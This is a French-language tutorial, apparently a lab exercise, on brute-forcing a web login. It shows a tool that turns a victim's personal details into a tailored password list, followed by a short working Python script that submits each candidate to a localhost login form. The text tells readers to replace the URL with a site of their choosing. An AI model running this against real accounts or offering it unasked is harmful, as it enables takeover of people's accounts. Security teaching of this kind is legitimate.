Attaque par force brute avec des mots de passe générés à l'aide d'une ingénierie sociale.

Abstraction :

Avant de commencer je vais tous d'abord faire une petite introduction sur l'outil que je vais utiliser dans ce tutorial :

P-Gen-user est un outil basé sur Python permettant de générer des listes de mots de passe en fonction des informations fournies sur la cible. Il peut aider les professionnels de la sécurité et les hackers éthiques à créer des listes de mots de passe personnalisées pour des tests de sécurité et des opérations de craquage de mots de passe.

Et dans cet outil je vais cibler le site web ensab que vous avez déjà par le dictionnaire généré par cet outil.

Fonctionnalités :

1) - Générer des listes de mots de passe en se basant sur les informations de la cible.
2) - Inclure des variations de mots de passe en LeetSpeak (leet).
3) - Ajouter des chiffres et des années aux mots de passe.
4) - Générer des mots de passe en concaténant des mots courants.
5) - Créer des mots de passe basés sur des schémas courants de clavier.
6) - Générer des mots de passe à partir de phrases courantes.
7) - Générer des mots de passe aléatoires.
8) - Organiser les mots de passe dans un dossier de sortie.

Prérequis

- Python 3.x

Usage

1) La première étape de cloner cette sur votre environnement

```
git clone https://github.com/Mlouak/P-Gen.git
```

2) Apres entrer au dossier de projet

```
cd P-Gen
```

3) La génération du dictionnaire


```
python P-Gen.py -l -n -y -c -k -p -r
```

- **-l** or **–leet** : Générer des mots de passe LeetSpeak.
- **-n** or **--numbers** : Add numbers to the generated passwords.
- **-y** or **--years** : Ajouter des années aux mots de passe générés.
- **-c** or **--concatenate** : Générer des mots de passe en concaténant des mots courants.
- **-k** or **--keyboard** : Générer des mots de passe basés sur des schémas courants de clavier.
- **-p** or **--phrases** : Générer des mots de passe en utilisant des phrases courantes.
- **-r** or **--random** : Générer des mots de passe aléatoires.


Entrez les infos de la victime comme suite :
Entrez toutes les informations que vous connaissez. Laissez vide et appuyez sur Entrée si vous ne savez pas.

```
Choose your target:

Targeting a person.

[>] Name: your-Name
[>] Middle Name: your-Middlle-Name
[>] Surname: your-Surname
[>] Nickname: your-nickname
[>] Username: your-username
[>] Age: your-age
[>] Birth day: your-birthday
[>] Birth month: your-birth-month
[>] Birth year(YYYY): your-birth-year
[>] Email: your-email
[>] Birth place: your-birth-place
[>] First pet: your-first-pet
[>] Favourite Band / Team: your-favourite-team

[>] Useful keywords such as relative , favorite things (separated by comma): your-favourite-relatives
```

4) Il va vous générer un fichier.txt dans le dossier Output avec le nom : your-name-your-surname.txt comme l'exemple



5) Dans cette étape on doit connaître les noms des inputs dans le formulaire donc allez à inspecter les éléments da la page http://localhost/ensab/sql_injection/login.php



6) Apres la création de votre dictionnaire vous pouvez lancer votre attaque
   - Mais tous d'abors installer les dependences necessaires.

```
pip install requests
```

Maintenat vous pouvez lancer votre par l'execution de ce fichier

```python
import requests
_token="77e3941b9ca17650861ffded5652647b"
file=open("./output/med-med.txt")
session_cookie_before = None
url = "http://localhost/ensab/query_string/login.php" #a changer avec l'url du siteWeb sur lequel vous allez lancez l'attaque
#data = {"key1": "value1", "key2": "value2"} #json data file.readlines()
for line in file.readlines(): #parcours du dicttionnaire
    line=line.rstrip('\n')

    data={"username":"54848","password":line,'_token':_token, "submit":''}
    response = requests.post(url, data=data)

    if "login.php" not in response.__dict__['url'] :
        print("right")
        print(f"The password is: {line}")
        break
```

Et comme vous voyez j'utilise les noms des champs du formulaire dans la variable data : c'est un dictionnaire qui prend comme clé le nom du champ.

Notez bien : ici j’utilise pour username, un username j’ai déjà le connait mais vous pouvez le changer avec utiliser une liste des emails de la victime.

Et pur le nom du dictionnaire ici j’ai fait « med-med » parce que dans le username et surname j’ai utilisé « med »

Et voici le résultat

Créé par : LOUAK Mohamed